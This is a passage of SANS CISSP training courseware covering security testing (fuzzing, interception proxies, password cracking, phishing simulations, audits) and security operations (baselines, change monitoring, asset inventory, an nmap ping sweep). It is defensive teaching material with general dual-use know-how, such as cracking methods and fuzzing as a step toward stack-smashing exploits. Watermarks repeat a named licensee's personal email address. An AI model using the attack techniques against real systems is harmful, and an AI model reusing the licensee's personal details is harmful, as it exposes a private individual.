Another lightweight method is called tool-assisted, where code review software searches for insecure code examples. Code review software solutions include: CodeCollaborator, Codestriker, Crucible, Jupiter, and Review Board.

FUZZING

- Fuzzing is a black box process that sends unexpected input to computer programs
- For example, a program says:
 - Enter your username: _____
- A fuzzer could send:
 - AAAA
 - AAAAAAAA
 - AAAAAAAAAAAA
 - ...
 - AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
 - Etc.



MGT414 | SANSTraining Program for CISSP® Certification 28

Fuzzing

Cramming is the manual process of sending unexpected input into applications. For example, if a program asks for username, a user could attempt to type 1,000 characters, to see if the program crashes.

Fuzzing (also called fuzz testing) is automated cramming. Many fuzzers send repeating (and lengthening) strings of characters, such as one "A", then 4, 8, 16 ... 1024, etc. Each round is typically increased by 4 bytes on a 32-bit system, and 8 bytes on a 64-bit system. The Python programming language is commonly used for writing fuzzing scripts.

For example, a program handles 1,020 characters cleanly but crashes after 1,024. This is an indication that the programmer did not protect bounds, and there are a roughly 1,020 characters between the start of the buffer and the return pointer. These are the first steps to developing an exploit to smash the stack, place machine code on it, overwrite the return pointer, and execute the code.

WEB APPLICATION TESTING

- Code analysis and fuzzing are commonly employed in testing web applications as well
- HTTP interception proxy intercepts web data in real time
 - The primary tool in performing dynamic web application penetration testing
 - Can view/edit cookies, hidden form elements, authentication data, etc.
- Beyond the proxy, the dynamic web application scanner attempts to automate assessing the security of custom web applications



MGT414 | SANSTraining Program for CISSP® Certification 29

Web Application Testing

Assessing custom web applications is vital given how common they are employed for performing critical business functions. They also provide the front-end by which sensitive data is often accessed.

An HTTP interception proxy is like "bullet time" in the movie *The Matrix*: They allow a researcher to pause events such as the transmission of a session cookie, alter it, and then continue transmission.

The tester configures his/her browser to proxy via the interceptor, and then the interceptor connects to the target website.

Note that this process works with both HTTP and HTTPS. The tester uses SSL/TLS to connect to the proxy, and the proxy will then use SSL/TLS to connect to the target website. The tester's browser will likely display a certificate warning (the browser will see the proxy certificate and not the target website). Since the researcher is essentially conducting a man-in-the-middle attack against the browser, this warning may be ignored.

Dynamic web application scanners are another, more automated, method for assessing web applications' risk.

PASSWORD ASSESSMENTS

- Password guessing is attempting to authenticate as a user by guessing their password
- Password cracking involves performing an offline attack vs. password hashes
- A hash algorithm is not reversible
- Password crackers run a hash algorithm forward many times
 - Takes an input, such as a list of dictionary words
 - Runs each input through a hashing algorithm
 - Compares output to stored hash



MGT414 | SANSTraining Program for CISSP® Certification 30

Password Assessments

Password cracking is an offline process that attempts to match a password with its hash output.

Password guessing is a related, but different process. Password guessing is an online process where the attacker repeatedly attempts to authenticate to a network service, such as sshd.

Password cracking requires password hashes. These are commonly acquired from the file system (such as the /etc/shadow file on Unix/Linux), or from the network (via sniffing, or by tracking users into authenticating to a system designed to collect the hashes).

Some password hashing algorithms, such as Microsoft LANMAN, do not use salts. This means the password "camel" always hashes the same way. A salt is a random string that is hashed along with the password, which is the method modern Unix/Linux systems use. This means the password "camel" will hash differently for multiple users. This also makes the use of pre-computed password/hash pairs (such as a rainbow table attack) much less practical. We will discuss rainbow tables next.

TYPES OF PASSWORD CRACKING

A dictionary attack hashes the words in a dictionary

- cat, dog, camel, etc.

An incremental attack starts with a dictionary, and then adds characters

- Also called a hybrid attack
- camel1, camel2 ... camel99, etc.

A brute force attack hashes every possible password

- aaaa, aaab, aaac ... zzzz

A rainbow table contains pre-computed password/hash pairs



MGT414 | SANSTraining Program for CISSP® Certification 31

Types of Password Cracking

A dictionary attack typically uses an actual dictionary as the input. A smart attacker uses a dictionary tuned to the target audience, adding a Spanish dictionary for targets with Spanish-speaking users, for example.

A large collection of dictionaries is available at <ftp://ftp.ox.ac.uk/pub/wordlists/>

Incremental attacks play off the fact that many people will append a single character to a word, and use that as a password. In cases of forced password changes, many users will choose their old password, appended with 1. When forced to change that, 2 is appended instead, etc.

A brute force attack will always succeed—the only question is time. The hash algorithm should be strong enough to withstand years of attack when a well-chosen password is used.

Rainbow tables use pre-computed tables of passwords and matching hashes. Although they appear to act as a database lookup, they are quite different internally. Rainbow tables use a time/memory tradeoff to optimize storage. Philippe Oechslin's paper, "Making a Faster Cryptanalytic Time-Memory Trade-Off," discusses this concept.

[1] LASSEC <https://mgt414.com/49>

CLIENT-SIDE AND SOCIAL ENGINEERING

Client-side exploits typically depend on some degree of social engineering

- End users are the vehicle by which adversaries can introduce code to the vulnerable client-side application

Assessing user's susceptibility to social engineering can expose this often-weak link

- Also presents a valuable "teaching moment" to help make end users more aware of the threats

Client-Side and Social Engineering

Client-side exploitation being the predominate vector for initial exploitation challenges the traditional approach to security architecture and operations. One of the common elements of typical client-side exploitation campaigns involves the use of social engineering to induce an end user to open an attachment, click a link, or navigate to a predictable website.

Proactive attempts to assess end users' susceptibility to social engineering is one of the most powerful security assessment techniques available.

PHISHING CAMPAIGNS

- Phishing emails represent a major delivery vector for attacks
- Proactive phishing campaigns involve intentionally sending end users suspicious, yet harmless, emails
 - The emails should mirror current adversary tactics to be most effective
- Not a replacement for patching, but proactive internal phishing campaigns can be effective
 - At better assessing the likelihood of the success of this threat vector
 - At increasing awareness of end users to adversary techniques
- Primary goal is to increase security posture rather than shame or punish end users



MGT414 | SANSTraining Program for CISSP® Certification 33

Phishing Campaigns

Phishing emails have long been, and remain, a preferred method for client-side exploitation. Adversaries supply links or attachments in an email that is crafted to induce the user to click the link or open the attachment.

A useful security testing approach involves intentionally sending end users suspicious emails that have been defanged. The goal is twofold: Assess the organization's susceptibility and to provide an impactful opportunity to increase security awareness.

SECURITY REPORTS

- Merely enumerating deficiencies does little to increase an organization's security posture
- The goal of security testing is to
 - Understand weaknesses
 - Prioritize and perform remediation
 - Seek to determine the underlying cause of the flaw
- Security testing can cause harm to an organization, so testing without remediation could easily achieve more harm than good
- Providing report data to appropriate management structure is also a key consideration



MGT414 | SANSTraining Program for CISSP® Certification 34

Security Reports

Many organizations are capable of producing far more security reports than they could ever hope to consume, assess, and remediate. Care should be taken to ensure that the reports produced lead to actionable results in the form of increased security.

The end-goal of testing is not to produce a report, but rather to effect change. Scanning without remediation can easily do more harm to an organization than good for their security posture.

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- **Security Assessment and Testing**
- Security Operations
- Software Development Security

SECURITY ASSESSMENT AND TESTING

1. Security Assessment Strategies
2. Technical Security Testing
3. **Security Audits and Key Security Processes**

SANS

MGT414 | SANSTraining Program for CISSP® Certification 35

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

SECURITY ROOT CAUSE ANALYSIS

- Without a doubt, enumerating flaws through security testing has its merits
 - Find a flaw -> fix a flaw
- An important question about the flaws discovered remains
 - What allowed for the flaw to exist in the first place?
- Fail to understand the underlying cause of a flaw, and chances are good the same flaw (or type of flaw) will crop up repeatedly
- Assessing security processes can help identify the root cause of the security failure
- Security audits, though not exclusively process-centric, also can discover security process issues

Security Root Cause Analysis

Security testing helps to identify flaws. These flaws primarily exist in already deployed systems and already developed applications. Finding and fixing security flaws is no doubt valuable; however, unless the underlying process failure is understood, most organizations are doomed to have repeat offenders.

SECURITY AUDITS

- Audit implies that an organization is being measured against a defined standard
- Though not always, audits are very often associated with compliance efforts
- Auditors will determine compliance by assessing the organization against the defined standard
- Which standard depends on many factors, including industry and company size/disposition
 - Many organizations are expected to meet or exceed multiple standards



MGT414 | SANSTraining Program for CISSP® Certification 37

Security Audits

Security audits are a common occurrence, particularly in large organizations. Audits involve assessing an organization against a particular standard which they seek or are required to meet. Compliance-oriented audits are a major consideration for many organizations.

Compliance itself is one of the most common goals of many security programs and CISOs. While compliance and security are not the same goal, there are many security standards that organizations are expected to achieve, depending upon both size and industry.

THIRD-PARTY AUDITS

- Many of the audits security professionals deal with are Third-party audits
- Major regulatory compliance audits are typically performed by external entities
 - Even those that do not formally require third-party assessment are often performed by external assets
- Security personnel routinely assist third-party audits
 - Assisting in data collection to prove compliance
 - Addressing questions related to potential noncompliance
 - Working to help address audit findings

SANS

MGT414 | SANSTraining Program for CISSP® Certification 38

Third-Party Audits

Most major audits, especially for regulatory compliance, will involve third-party auditors. This tends to be the case even when third-party auditors are not explicitly required.

Security professionals play several important roles in third-party audits. We frequently perform the following functions:

- Assisting in data collection to prove compliance
- Addressing questions related to potential noncompliance
- Working to help address audit findings

KEY SECURITY PROCESSES

The CISSP CIB specifically calls out a number of security processes that need to be assessed

- Account management processes
- Backup and recovery verification
- Log review process
- Security training and awareness
- Disaster recovery and business continuity

Audits also seek data on these processes



MGT414 | SANSTraining Program for CISSP® Certification 39

Key Security Processes

The CIB highlights a number of key security processes that need to be assessed/reviewed. Though often covered in more depth elsewhere, we will touch on the following:

- Account management processes
- Backup and recovery verification
- Security log review
- Security training and awareness
- Disaster recovery and business continuity

ACCOUNT MANAGEMENT PROCESSES

- Legitimate credentials and accounts are frequently used in security incidents
- Goal of this key process is to highlight particular aspects of account management to limit the likelihood
- Account revocation – accounts that are no longer needed must be disabled/removed
- Access granting – granting access should require appropriate document approval
- Privileged access – accounts with significant capabilities or access to sensitive data must be limited and monitored closely for abuse
- Access review/revocation – access to systems/data that are no longer needed must be revoked



MGT414 | SANSTraining Program for CISSP® Certification 40

Account Management Processes

Legitimate accounts are very often abused by adversaries during security incidents and data breaches. Appropriate account management processes seek to limit the exposure.

Some examples of account management processes include:

- Account revocation – accounts that are no longer needed must be disabled/removed
- Access granting – granting access should require appropriate document approval
- Privileged access – accounts with significant capabilities or access to sensitive data must be limited and monitored closely for abuse
- Access review/revocation – access to systems/data that are no longer needed must be revoked

BACKUP/RECOVERY VERIFICATION

- Merely having a backup of data or systems is insufficient
- The backup is only useful if it can be recovered
- Unfortunately, many organizations discover backup failures while in the midst of the need to recover
- A process for testing the efficacy of recovery is a key security process



MGT414 | SANSTraining Program for CISSP® Certification 41

Backup/Recovery Verification

Possession of a backup does not necessarily imply the ability to recover that backup. Many organizations realize this crucial point only when they attempt to actually perform recovery when needed.

To ensure an organization is not caught off-guard with a failed backup right when they are in need, a key security process involves testing for successful backup and recovery of data and systems.

LOG REVIEW PROCESS

- The majority of data breaches involve adversaries having access to an organization and remaining undetected for significant time
- In most cases, data indicating the compromise and activities were logged and available for the organization to discover
 - Though, they typically fail to do so themselves
- A more thorough process of log review could help to identify adversary activity
 - Even perhaps before the successful exfiltration of data



MGT414 | SANSTraining Program for CISSP® Certification 42

Log Review Process

Reviewing security logs remains a valuable and underappreciated security process and control. The majority of major data breaches suggest that data about the adversary activity was available, though ignored, by the breached organizations.

Organizations routinely have weeks to months to detect and respond to an adversary in advance of a successful data breach. However, overwhelmingly, organizations fail to detect the compromise themselves, relying on third parties to notify them of their own breach.

SECURITY TRAINING/AWARENESS DATA

- Initial compromise of organizations overwhelmingly begins with exploitation of end users' systems
 - And, typically involves the end user performing an action based upon inducement from the adversary
- Wielded effectively, security awareness can influence behavior to decrease the likelihood of users opening the attachment or clicking the link
- The key process data is ensuring that the organization is providing security awareness to all end users on a regular basis



MGT414 | SANSTraining Program for CISSP® Certification 43

Security Training/Awareness Data

Compromising end users via a social engineering attack is all too common. Security awareness attempts to help change user behavior to decrease the likelihood of clicking a link or opening an attachment.

Key process data on this point is ensuring that security awareness training is being performed for all end users on a routine basis.

DOMAIN 6: SUMMARY

- Security assessment strategies
- Technical security testing
- Security audits and key security processes



MGT414 | SANSTraining Program for CISSP® Certification 44

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

DOMAIN 7

Security Operations (Foundational Concepts, Investigations, Incident Management, Disaster Recovery)

To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SANS

Domain 7: Security Operations

#MGT414

© 2019 Dr. Eric Cole, Eric Conrad, Seth Misenar | All Right Reserved | Version E01_01

Author Team:

Dr. Eric Cole – @drericcole
Eric Conrad (GSE #13) – @eric_conrad
Seth Misenar (GSE #28) – @sethmisenar

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- **Security Operations**
- Software Development Security

SECURITY OPERATIONS

1. Secure Resource Provisioning
2. Change, Patch, and Vulnerability Management
3. Preventive Measures
4. Detection, Logging, and Monitoring
5. Incident Response
6. Investigations and eDiscovery
7. Resiliency, Disaster Recovery and Business Continuity

SANS

MGT414 | SANSTraining Program for CISSP® Certification 2

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

END-TO-END OWNERSHIP

- Information Security must be a consideration throughout the entire lifecycle of a system or application
- Someone must be responsible for security from development through deployment and also decommissioning
- Applies to user accounts, applications, data, services, and systems alike




MGT414 | SANSTraining Program for CISSP® Certification 3

End-to-End Ownership

In addition to baking security into the development, securely disposing of or decommissioning a system must also be considered. Ultimately, information security must be a consideration throughout the entire lifecycle of a system or application.

Someone must take responsibility for security from development through deployment and also decommissioning. This applies to data, systems, applications, services, and user accounts.

LIFECYCLE CONSIDERATIONS



Names of phases aren't important, but the implied concepts are

Lifecycle Considerations

The above chart shows a generic lifecycle that includes four phases. In this chart, we see planning, provisioning, operating, and decommissioning as the phases. The particular names are not found directly in the exam objectives, so they are not specifically important. However, the concepts implied are important to understand in the context of security lifecycle.

PLANNING

- Security should be a consideration even prior to deployment
- In order to most effectively secure an organization, even the planning phase needs to account for security
- Starting at this phase provides ample opportunity to make risk-based decisions about future security and usability



MGT414 | SANSTraining Program for CISSP® Certification 5

Planning

Security should be a consideration even prior to deployment. In order to most effectively secure an organization, even the planning phase needs to account for security. Starting at this phase of the lifecycle provides ample opportunity to make risk-based decisions about future security and usability in advance of the risks being realized.

In order to bake security into the organization, security's integration into the planning phase is essential. If a project or task is large or significant enough to have a project management team involved, then security should certainly be one of the risks that is managed. Ensuring the project managers take into account general information security risk, in addition to risk in successfully completing the project, is an important consideration.

PROVISIONING

- Deals with preparing for deployment and instantiating a user, system, or service
 - Creating a new user, deploying a new system, developing a new application all fall under provisioning
- Security should be baked in at this level to ensure an initially secure deployment
- Security Baselines and Configuration Management are key principles in the provisioning phase



MGT414 | SANSTraining Program for CISSP® Certification 6

Provisioning

Provisioning is concerned with preparing a user, service, or system for active deployment. Provisioning ends with the instantiation of the user, service, or system into the operational status.

Security should be baked in at this level, to ensure an initially secure deployment. Hopefully, this simply means moving forward with security considerations identified in the planning phase. However, even if the planning phase did not include significant security forethought, the provisioning phase still represents an opportune time to bake security in.

Security Baselines and Configuration Management are key security principles in the provisioning phase.

BASELINE CONFIGURATION

- What is better than patching an application?
 - Not having the application in the first place
- All systems/applications are vulnerable
 - Whether you know the vulnerabilities or not is a different concern
- We will inevitably overlook or have issues with particular patch installations
- We will have endpoints that are routinely beyond the reach of our robust network security architecture
- The best security, in those cases, is having a well-vetted, hardened baseline configuration



MGT414 | SANSTraining Program for CISSP® Certification 7

Baseline Configuration

Every system and application has vulnerabilities. Now, at times, we might not be aware of any vulnerabilities that are lacking a patch, but the fact remains that they still exist. In time, adversaries, researchers, the vendors, or someone else entirely will discover a flaw. After details are reviewed, a patch could then be created and made available.

This brings us back to our previous section and discussion on the joys of patching. The endless cycle repeats again.

However, what if we were able to identify software that was not needed by the organization? Then we could remove the software, and thus obviate the need to patch that software. Further, what if the flawed component of the application was functionality that had been explicitly disabled in our environment. Even without a patch, the risk might well have been successfully mitigated, even without having first patched the flaw.

The baseline configuration seeks to determine the required and necessary components of systems and software, and no more.

BUILDING A BASELINE CONFIGURATION

Several goals of the baseline configuration

- Determine a reasonably secure starting point for systems' configurations
- Establish a consistent configuration across majority of systems
- Reduce time to recover a deployed system

The impact of a baseline configuration is significant and much time and care should be taken during the building of the configuration



MGT414 | SANSTraining Program for CISSP® Certification 8

Building a Baseline Configuration

Though a security baseline configuration sounds conceptually simple, actually finding the balance between the best security and the easiest usability is consistently a challenge.

The overarching goals are:

- Identify the necessary components that comprise a baseline configuration of a particular system, application, or technique.
- Establish a consistent configuration deployed throughout the organization.
- Reduce the business impact and time to recovery of a fielded system.

Much like patching, baseline configuration is typically not one of the most exciting projects a security professional can be tasked with. However, the importance of solid practices on this front cannot be overstated.

BASELINE SECURITY

- Starting from scratch and deriving a baseline security configuration is unnecessary
- Start with free guidance from one of the following
 - CIS – Center for Internet Security – includes numerous OS guides, server application guides, and more
 - Microsoft Security Guides – security baselines are now integrated into the free MS Security Compliance Manager
 - NIST SP 800s – the Special Publications in the 800 series provide guidance on general security practices
 - DISA STIGs – Security Technical Implementation Guides from the Defense Information Systems Agency are required reading for the US DoD



MGT414 | SANSTraining Program for CISSP® Certification 9

Baseline Security

Microsoft's Security Guides have grown into really strong security configuration guides that also can ease the implementation of the configuration with tools and templates.

Microsoft Security Guides is the central security repository at Microsoft. Microsoft Security Compliance Manager v2 includes security baselines for XP SP3 and later as well as Internet Explorer:
<https://mgt414.com/37>

Beyond Microsoft products, the most important organization that develops security configuration guides is the Center for Internet Security. <http://www.cisecurity.org>.

NIST SP 800 documents and DISA STIGs can also be a source of review/guidance when developing baselines.

NIST SP 800s – <https://mgt414.com/2p>

DISA STIGs – <https://mgt414.com/48>

Always test) While the recommendations provided in the above documents are generally sound, they were not made for your organization's systems/situation.

CONFIGURATION CHANGE MONITORING

- Starting with a strong security configuration is meaningless if changes are not controlled over time
- You certainly have an approval process, perhaps even a Change Control Board, but amazingly, unauthorized changes still occur
 - Changes could be malware
 - Or an overzealous admin
 - Or often the will of management
- Controlling and monitoring for security relevant changes is vital



MGT414 | SANSTraining Program for CISSP® Certification 10

Configuration Change Monitoring

Perhaps even more important than establishing the initial security baseline configuration is systematically managing the changes to the baseline. Every new application, configuration change, or update could impact the effective security posture. Most organizations fail rather miserably at truly managing the changes.

These failings exist in spite of the existence (at least in larger organizations) of a Change Control Board (CCB) that is intended to be knowledgeable of, and moreover provide guidance on, these changes. Given the speed with which systems' configurations can change, technical controls are needed to complement or mitigate the risk of changes flying under the radar of the CCB.

BASELINE MONITORING

- Employing an established baseline configuration provides an additional benefit – baseline monitoring
- An extremely important tool for strong cyber defense is monitoring our systems for configuration changes
 - Not simply file integrity monitoring
 - Also not talking about from a change control or audit perspective
- Baseline configuration monitoring for cyber defense
 - Watching key aspects of the system configuration over time and analyzing those changes
 - Looking for security relevant changes or seeing what changes have occurred after a compromise



MGT414 | SANSTraining Program for CISSP® Certification 11

Baseline Monitoring

The technical control over this process involves robust and proactive monitoring for key security relevant changes. The goal is not to monitor for auditing's sake, which is often the primary focus of the Change Control Board. Rather, the goal is a practical security objective of ensuring that the organization is operating under the correct assumptions about their security posture.

Consider simply having a daily (weekly or even monthly) report for each system that highlights key aspects of the system users, services, ports, installed applications, binaries, and others. First, let's keep it easy and simply archive all of this information for later review. Given a suspected compromise, simply review the output of the reports and diff them over time to get a sense of what has changed, and when it could have changed. This is a great boon to both incident response and post-mortem forensics.

Though configuration monitoring can be a significant aid when performing Incident Response or even post-mortem forensics, instrumented properly these reports can provide for rapid detection. Imagine scripts continuously monitoring for these changes over time and alerting on significant ones.

OPERATIONAL ACTIVITIES

- Secure provisioning and deployment is only one step
- The lengthiest phase within the lifecycle is typically the deployed operational phase
- Key activities in this phase include
 - Change management
 - Patching and vulnerability management
 - Security assessment
 - Preventing and detecting security issues
- Security is by no means set-it-and-forget-it



MGT414 | SANSTraining Program for CISSP® Certification 12

Operational Activities

The lengthiest phase within the lifecycle is typically the deployed operational phase.

Key activities in this phase include:

- Change management
- Patching and vulnerability management
- Security assessment
- Preventing and detecting security issues

Security is by no means set-it-and-forget-it. So, even if significant security steps were taken in the Planning and Provisioning phases, security will need to be continually considered while the system is deployed (and also when being decommissioned).

ONGOING MAINTENANCE

- The longest lifecycle period of a system is the deployed/operational state
- Security must be considered from an operations and maintenance standpoint
- Both routine and abnormal changes require security to be part of the planning process
- Change and patch management is a significant piece of security operations



MGT414 | SANSTraining Program for CISSP® Certification 13

Ongoing Maintenance

Part of successful integration of security into a system's lifecycle is the inclusion of security when considering operations and maintenance. The longest lifecycle period of a system is the deployed/operational state. Security must be considered from an operations and maintenance standpoint.

Both routine and abnormal changes require security considerations. Change and patch management represent a significant piece of security operations and can help to ensure that the organization strays very little from a known good state of security.

CAN'T SECURE WHAT YOU DON'T "HAVE" (OR DON'T KNOW YOU HAVE)

- Configuration, change, and patch management are key to information security
 - Start with secure systems and maintain that level of security
- But how can you hope to patch or maintain a secure configuration, if you aren't aware of the system in the first place?
- Asset, Hardware, and Software Inventory is how we help ensure awareness of what systems and applications need to be maintained



MGT414 | SANSTraining Program for CISSP® Certification 14

Can't Secure What You Don't "Have" (or Don't Know You Have)

Patching and configuration management are both hugely important, so much so that they represent three of the Critical Security Controls' First Five Quick Wins. However, one question comes to mind when considering patching and baselining in the modern enterprise: What about all the systems and applications that you aren't even aware of as existing, that nevertheless have some access to the enterprise network or data?

You cannot possibly hope to lock down and baseline a system or application of which you are unaware. This is where asset, hardware, and software inventory come in. And here you thought patching was a dull security topic. Now we get to do inventory.

INVENTORIES

- The manual spreadsheet method for tracking assets and hardware, while simple, typically has numerous deficiencies
- The spreadsheet method becomes far too cumbersome for dealing with software
- Better methods are required for tracking systems and software
 - Helps ensure we are aware of assets that need a hardened configuration
 - Helps ensure we have a grasp on software installed and patching requirements



MGT414 | SANSTraining Program for CISSP® Certification 15

Inventories

Still, the most common means of tracking inventory often involves simply employing a spreadsheet. Even if your organization has a robust server-based system for tracking assets, there is likely some manager with a spreadsheet who is actually tracking things in a less cumbersome, but closer to the organization, way.

Spreadsheets themselves become cumbersome when dealing with large scale. They are sometimes sufficient for basic hardware inventory at small to medium size enterprises. However, tracking binaries and installed applications quickly becomes too vast for manual spreadsheet management.

Better, and more automated methods, are needed to track more detailed inventory of software installed throughout the organization.

HOST DISCOVERY

- We need to identify all hosts on our networks
- Very common to have hosts that are inadvertently not included in the inventory spreadsheet
- Do you know about all of your
 - Desktops/Servers
 - Routers/Switches
 - Printers
 - HVAC
 - VoIP Devices
 - Building Automation
 - Physical security devices
 - Other devices that talk TCP/IP



MGT414 | SANSTraining Program for CISSP® Certification 16

Host Discovery

The inventory spreadsheet often seems sufficient for basic hardware inventory. However, if you consider all of the devices that can be compromised, then typically the spreadsheet is found wanting. Perhaps items like servers, desktops, laptops, multifunction printers, etc. are commonly tracked with some precision, but what about the rest of the devices. What about all of the various embedded devices that now talk TCP/IP and are available via the network. Items like building automation, HVAC, and physical access control devices often skip the spreadsheet.

We need a more proactive way to discover these various assets that might exist in our organization so we can be mindful of their role in our security posture.

ACTIVE HOST DISCOVERY

- The most direct way to identify hosts is via active host discovery
- From one node, we send a stimulus trying to elicit response from possible endpoints
- Most simplistic approach is a simple ping sweep of the relevant IP address space
- Additional stimuli beyond ICMP Echo Request required for hardened systems



MGT414 | SANSTraining Program for CISSP® Certification 17

Active Host Discovery

Perhaps the most obvious method to find assets that should be included in an inventory is to actively scan for the systems. The approach can be extremely straightforward or it can be a rather involved process.

The most obvious approach to active host discovery involves performing a ping sweep of the necessary IP address ranges. For example, below we are performing a simple Nmap ping sweep of 10.5.11.0/24.

```
# nmap -n -sn -PE 10.5.11.0-255
```

Note: There is a more commonly referenced -sP that is most often suggested for ping sweeping with Nmap. However, the -sP will actually perform traditional host discovery and then send a Ping packet.

An additional note regarding scans on an attached subnet. If the scanning device is situated on the same network, then basic host discovery will simply stop after a successful ARP response provides the MAC address associated with the IP address in question.

PASSIVE HOST DISCOVERY

What if a locked-down system does not have a listener?

- With client-side exploitation, we know it can still be vulnerable and exploited without a listening service

How can we detect these systems to ensure security and patching?

- We could sniff for any IP addresses we don't know about
- We could sniff for unknown MAC addresses

Could we also determine particular applications?

- For some applications generating traffic, absolutely!



MGT414 | SANSTraining Program for CISSP® Certification 18

Passive Host Discovery

An alternative to active host discovery is found in passive host discovery. Imagine the scenario of a system with no active listening services. Or perhaps the listeners are very specifically locked down to only respond to necessary systems. This represents a very well thought out design, and yet we still want to ensure that we are aware of this system's existence.

With passive host discovery, we employ a sniffer and simply look for evidence of traffic indicative of systems. This could be looking for specific IP addresses or MAC addresses that are not yet in the known inventory. Passive techniques can also be used to fingerprint particular applications. The approach has even been leveraged by some vendors as a means of even identifying particular vulnerabilities.

Passive discovery is considerably more cumbersome than active host discovery, but it could cover a gap. Another common reason to employ passive techniques is a less well-managed portion of a network or perhaps where scanning is not authorized.

SOFTWARE/APPLICATION TRACKING

- Great to know about the various endpoints and perhaps some applications
- Vastly more important to know about all the vulnerable software services they have running
- Typically, gaining this level of information about systems will require administrative privileges on each discovered host or an agent pre-installed with high-level privileges
- Most common methods for tracking software
 - Authenticated Vulnerability Scans

SANS

MGT414 | SANSTraining Program for CISSP® Certification 19

Software/Application Tracking

While some of the passive techniques can be used to identify applications, this approach is far from foolproof. What if we simply missed the communication? What if the system is effectively idle when we perform our review?

Even if these are not issues we are contending with, there would still be a need for more robust software and application tracking than we have discussed thus far.

MONITORING

Security is a process, not a destination

- Continuously monitoring the state of the organization's systems, applications, and users is required

Detection-oriented tools and monitoring techniques will be discussed shortly



MGT414 | SANSTraining Program for CISSP® Certification 20

Monitoring

Continuously monitoring an organization's security posture is required in the face of today's modern threat landscape.

During the planning phase, key metrics that determine the effectiveness of the security controls should have been defined. During the operational deployed phase, ongoing monitoring of these controls and metrics will be performed.

SECURITY ASSESSMENT

- An additional operational aspect of security relates to routinely assessing security posture
- Techniques for testing security were discussed in Domain 6: Security Assessment and Testing
